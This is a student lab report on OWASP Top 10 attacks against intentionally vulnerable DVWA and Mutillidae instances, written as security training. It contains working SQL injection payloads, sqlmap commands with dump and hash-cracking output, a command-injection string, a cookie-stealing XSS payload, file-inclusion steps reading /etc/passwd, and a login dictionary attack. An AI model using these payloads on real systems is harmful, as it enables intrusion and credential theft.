



Muneeb Ahmed

CSI-B1-358

Topic : OWASP TOP 10

Executive Summary

Task 1 — Burp Suite Mastery

Objective: Intercept, modify and replay HTTP traffic.

What was done:

- Configured Burp Suite proxy listener on 127.0.0.1:8080 with FoxyProxy routing all browser traffic through it
- Intercepted live HTTP requests from DVWA and modified parameters before forwarding
- Used Repeater to manually replay and manipulate requests
- Used Intruder to run a dictionary attack against the DVWA login form using a custom password wordlist

Result: Successfully demonstrated full visibility and control over client-server HTTP communication.

Task 2 — Injection Attacks (SQLi & Command Injection)

Objective: Extract database data and execute OS commands through unsanitized input fields.

What was done:

Manual SQL Injection on DVWA:

- Confirmed vulnerability using a single quote ' triggering a MySQL syntax error
- Determined 2 injectable columns using ORDER BY

- Extracted database version (5.0.51a) and current user (root@localhost) using UNION SELECT
- Dumped MD5 hashed credentials from the dvwa.users table

SQLMap Automation:

- Automated full database enumeration using --dbs, --tables, --columns, --dump
- Extracted plaintext credentials after SQLMap cracked the MD5 hashes automatically

OS Command Injection on DVWA:

- Injected ; whoami into the ping input field
- Server returned www-data confirming unsanitized input is passed directly to the OS shell
- Chained additional commands: id, uname -a, ls /var/www/html

Result: Full database compromise achieved. OS-level command execution confirmed on the web server.

Task 3 — Broken Access Control & IDOR

Objective: Access other users' data and escalate privileges by manipulating identifiers and cookies.

What was done:

IDOR Test:

- Logged in as low-privilege user gordonb

- Intercepted request to DVWA SQL Injection page with id=2
- Modified id=2 to id=1 in Burp Suite
- Server returned **admin's profile data** without any authorization check

Privilege Escalation:

- Intercepted request cookie containing security=low
- Modified cookie value to security=high in Burp Suite
- Server accepted the modified cookie and applied elevated security context without validation

Result: Accessed another user's private data. Escalated application privilege level by tampering with a client-side cookie value the server trusted blindly.

Task 4 — XSS & File Inclusion

Objective: Execute malicious scripts in the browser and read internal server files.

What was done:

Reflected XSS on DVWA:

- Injected `<script>alert(document.cookie)</script>` into the name input field
- Browser executed the script and displayed the active session cookie in a popup
- Demonstrated session hijacking risk — an attacker could exfiltrate this cookie to steal the session

Local File Inclusion (LFI) on Mutillidae:

- Manipulated the page= URL parameter to traverse directories

- Successfully read /etc/passwd from the server confirming unrestricted file access

Remote File Inclusion (RFI) on Mutillidae:

- Hosted a test file test.txt on Kali using `python3 -m http.server 8000`
- Passed the Kali URL into the `page=` parameter
- Metasploitable fetched and rendered the remote file confirming the server executes externally loaded content


Result: Session cookie exposed via XSS. Sensitive system files read via LFI.

Remote code execution vector confirmed via RFI.

Phase 01 : Burp Suite Mastery

1- Test interception on Mutillidae


In Firefox, visit <http://192.168.0.109/mutillidae/>. You should see the request captured in Burp



The screenshot shows the Burp Suite interface with the HTTP history tab selected. The interface includes a sidebar with navigation options like Core Controls, OWASP Top 10, and Documentation. The main panel displays a table of captured HTTP requests. The table has columns for #, Host, Method, URL, Params, Edited, Status code, Length, MIME type, Extension, Title, Notes, TLS, IP, Cookies, Time, and Listener. The requests are filtered to show only those to the host 192.168.0.109. The first request is a GET to /update/3/GMFI40.5.0/202106023... with a status code of 200. The second request is a GET to /mutillidae with a status code of 301 Moved Permanently. The third request is a GET to /mutillidae with a status code of 200. The fourth request is a GET to / with a status code of 200. The fifth request is a GET to / with a status code of 200. The sixth request is a GET to / with a status code of 200. The seventh request is a GET to / with a status code of 200. The eighth request is a GET to / with a status code of 200. The ninth request is a GET to / with a status code of 200. The tenth request is a GET to / with a status code of 200.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener
15	https://www.mutillidae.org	GET	/update/3/GMFI40.5.0/202106023...			200	1942	text/html				✓	192.168.0.109		04:12:24.28	8080
16	http://192.168.0.109	GET	/mutillidae			301	599	text/html		301 Moved Permanently		✓	192.168.0.109		04:14:23.28	8080
17	http://192.168.0.109	GET	/mutillidae			200	24098	text/html				✓	192.168.0.109	PHPSESSID=HScal...	04:14:41.28	8080
36	https://push.services.mutillidae.com	GET	/			101	240					✓	34.107.243.93		04:17:23.28	8080
37	https://push.services.mutillidae.com	GET	/			101	240					✓	34.107.243.93		04:18:03.28	8080
38	https://push.services.mutillidae.com	GET	/			101	240					✓	34.107.243.93		04:18:03.28	8080
39	https://push.services.mutillidae.com	GET	/			101	240					✓	34.107.243.93		04:18:03.28	8080

2- Repeater practice:




The screenshot shows the Burp Suite interface with the Repeater tab selected. The interface includes a sidebar with navigation options like Core Controls, OWASP Top 10, and Documentation. The main panel displays a table of captured HTTP requests. The table has columns for #, Host, Method, URL, Params, Edited, Status code, Length, MIME type, Extension, Title, Notes, TLS, IP, Cookies, Time, and Listener. The requests are filtered to show only those to the host 192.168.0.109. The first request is a GET to /update/3/GMFI40.5.0/202106023... with a status code of 200. The second request is a GET to /mutillidae with a status code of 301 Moved Permanently. The third request is a GET to /mutillidae with a status code of 200. The fourth request is a GET to / with a status code of 200. The fifth request is a GET to / with a status code of 200. The sixth request is a GET to / with a status code of 200. The seventh request is a GET to / with a status code of 200. The eighth request is a GET to / with a status code of 200. The ninth request is a GET to / with a status code of 200. The tenth request is a GET to / with a status code of 200.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener
15	https://www.mutillidae.org	GET	/update/3/GMFI40.5.0/202106023...			200	1942	text/html				✓	192.168.0.109		04:12:24.28	8080
16	http://192.168.0.109	GET	/mutillidae			301	599	text/html		301 Moved Permanently		✓	192.168.0.109		04:14:23.28	8080
17	http://192.168.0.109	GET	/mutillidae			200	24098	text/html				✓	192.168.0.109	PHPSESSID=HScal...	04:14:41.28	8080
36	https://push.services.mutillidae.com	GET	/			101	240					✓	34.107.243.93		04:17:23.28	8080
37	https://push.services.mutillidae.com	GET	/			101	240					✓	34.107.243.93		04:18:03.28	8080
38	https://push.services.mutillidae.com	GET	/			101	240					✓	34.107.243.93		04:18:03.28	8080
39	https://push.services.mutillidae.com	GET	/			101	240					✓	34.107.243.93		04:18:03.28	8080

3- Intruder (dictionary attack on login):

- Intercept the Mutillidae login POST request
- Right-click → Send to Intruder
- In the Positions tab, highlight the password value → click Add §
- Go to Payloads tab → Payload type: Simple list → add: 123456, admin, password, admin123
- Click Start Attack — watch for a different response length, which indicates a hit



Core Controls

OWASP Top 10

Others

Documentation

Resources

192.168.0.109/mutillidae

Not Secure http://192.168.0.109/mutillidae/index.php?page=login.php

Attack Save 2. Intruder attack of http://192.168.0.109

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	170		27899		
1		200	74		27899		
2	123456	200	64		27900		
3	admin123	200	75		27901		
4	admin	200	77		27899		
5	password	200	60		27901		

Request

Response

1 POST /mutillidae/index.php?page=login.php HTTP/1.1

2 Host: 192.168.0.109

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Content-Type: application/x-www-form-urlencoded

8 Content-Length: 59

9 Origin: http://192.168.0.109

10 Connection: keep-alive

11 Referer: http://192.168.0.109/mutillidae/index.php?page=login.php

12 Cookie: PHPSESSID=85c47001e750e78eb61a4f4003ffae

13 Upgrade-Insecure-Requests: 1

14 Priority: u=0, 1

15

16 username=admin&password=admin&login-submit-button=Login

Attack Save

Payloads

Payload position: All payload positions

Payload type: Simple list

Payload count: 5

Request count: 5

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load...

Remove

Clear

Deduplicate

123456

admin123

admin

password

Add

Enter a new item

Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add

Edit

Remove

Up

Down

Enabled


Rule

Phase 02 : Injection Attacks

SQLi manual + SQLMap + CMDi



1- Manual SQL Injection on DVWA

Boolean logic test : 1' AND 1=1#




Finding number of columns : 1' ORDER BY 2#


When you hit ORDER BY 3 and get an error → **2 columns** total.



Extract current user : ' UNION SELECT user(),2#



Extract all database names : ' UNION SELECT schema_name,2 FROM information_schema.schemata#



2- SQL MAP Enumeration on DVWA

Sqlmap is an open-source software utility designed for detecting and exploiting SQL injection vulnerabilities in web applications. It automates the process of identifying vulnerabilities, taking over database servers, and dumping data.

Enumerate databases : sqlmap -u

```
"http://<metasploitable-ip>/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \  
--cookie="PHPSESSID=<your-session-id>; security=low" \  
--dbs --batch
```

```
kali@kali: ~/Desktop/Cyberster/week04
[*] starting @ 09:42:49 /2026-03-28/

[09:42:50] [INFO] resuming back-end DBMS 'mysql'
[09:42:50] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.0.105/dvwa/login.php'. Do you want to follow? [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=' OR NOT 3198=3198#Submit=Submit

  Type: error-based
  Title: MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=' AND ROW(3101,8754)<(SELECT COUNT(*),CONCAT(0x7176787871,(SELECT (ELT(3101=3101,1)))0x7176b6271,FLOOR(RAND(0)+2))x FROM (SELECT 2845 UNION SELECT 1119 UNION SELECT 8598 UNION SELECT 7375)a GROUP BY x)-- RV1Q5Submit=Submit

[09:42:51] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP, Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL > 4.1
[09:42:50] [INFO] fetching database names
you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header which intersect with yours. Do you want to merge them in further requests? [Y/n] Y
[09:42:50] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). falling back to partial UNION technique
[09:42:50] [WARNING] the SQL query provided does not return any output
[09:42:51] [WARNING] the SQL query provided does not return any output
[09:42:51] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[09:42:51] [INFO] fetching number of databases
[09:42:51] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[09:42:51] [INFO] retrieved:
[09:42:51] [WARNING] unexpected HTTP code '302' detected. Will use (extra) validation step in similar cases
[09:42:51] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[09:42:52] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[09:42:52] [INFO] unable to retrieve the number of databases
[09:42:52] [INFO] falling back to current database
[09:42:52] [INFO] fetching current database
[09:42:52] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries)
[09:42:52] [CRITICAL] unable to retrieve the database names
[09:42:52] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.0.105'
[*] ending @ 09:42:52 /2026-03-28/
```

Extract tables : sqlmap -u

"http://<metasploitable-ip>/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \

--cookie="PHPSESSID=<your-session-id>; security=low" \

-D dvwa -tables -batch

```
kali@kali: ~/Desktop/Cyberster/week04
[09:42:17] [INFO] testing 'MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[09:42:17] [INFO] GET parameter 'id' is 'MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[09:42:17] [INFO] testing 'MySQL inline queries'
[09:42:17] [INFO] testing 'MySQL > 5.0.12 stacked queries (comment)'
[09:42:17] [INFO] testing 'MySQL > 5.0.12 stacked queries'
[09:42:17] [INFO] testing 'MySQL > 5.0.12 stacked queries (query SLEEP - comment)'
[09:42:17] [INFO] testing 'MySQL > 5.0.12 stacked queries (query SLEEP)'
[09:42:17] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[09:42:17] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[09:42:17] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (query SLEEP)'
[09:42:17] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[09:42:17] [INFO] GET parameter 'id' appears to be 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' injectable
[09:42:17] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[09:42:17] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[09:42:17] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[09:42:17] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[09:42:17] [INFO] target URL appears to have 2 columns in query
[09:42:17] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[09:42:17] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
[09:42:17] [INFO] GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [Y/n] N
sqlmap identified the following injection point(s) with a total of 100 HTTP(s) requests:
Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=' OR NOT 3198=3198#Submit=Submit

  Type: error-based
  Title: MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=' AND ROW(3101,8754)<(SELECT COUNT(*),CONCAT(0x7176787871,(SELECT (ELT(3101=3101,1)))0x7176b6271,FLOOR(RAND(0)+2))x FROM (SELECT 2845 UNION SELECT 1119 UNION SELECT 8598 UNION SELECT 7375)a GROUP BY x)-- RV1Q5Submit=Submit

  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=' AND (SELECT 5055 FROM (SELECT(SLEEP(5)))Vqef)-- yCwa8Submit=Submit

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: id=' UNION ALL SELECT NULL,CONCAT(0x7176787871,0x66584f6a476b62726a4a5272726a6f75744d555746544666487747486269696c41674d7252674a52,0x7176b6271)#Submit=Submit

[09:42:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL > 4.1
[09:42:28] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
(2 tables)
+-----+
| guestbook |
+-----+
| users |
+-----+

[09:42:28] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.0.105'
```

Dump the Users table, crack username & password:

```
kali@kali: ~/Desktop/Cyberster/week04
Session Actions Edit View Help
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT SLEEP(5))Vqef)-- ycw8SubmitSubmit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL, CONCAT(0x7176787871,0x66584f6a476b62726a4a5272726a6f75744d555746544666487747486269696c41674d725267a52,0x71716b6271)#0SubmitSubmit

[09:48:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL > 4.1
[09:48:32] [INFO] fetching columns for table 'users' in database 'dwa'
[09:48:33] [WARNING] reflective value(s) found and filtering out
[09:48:33] [INFO] fetching entries for table 'users' in database 'dwa'
[09:48:33] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[09:48:33] [INFO] using hash method 'md5_generic_password'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
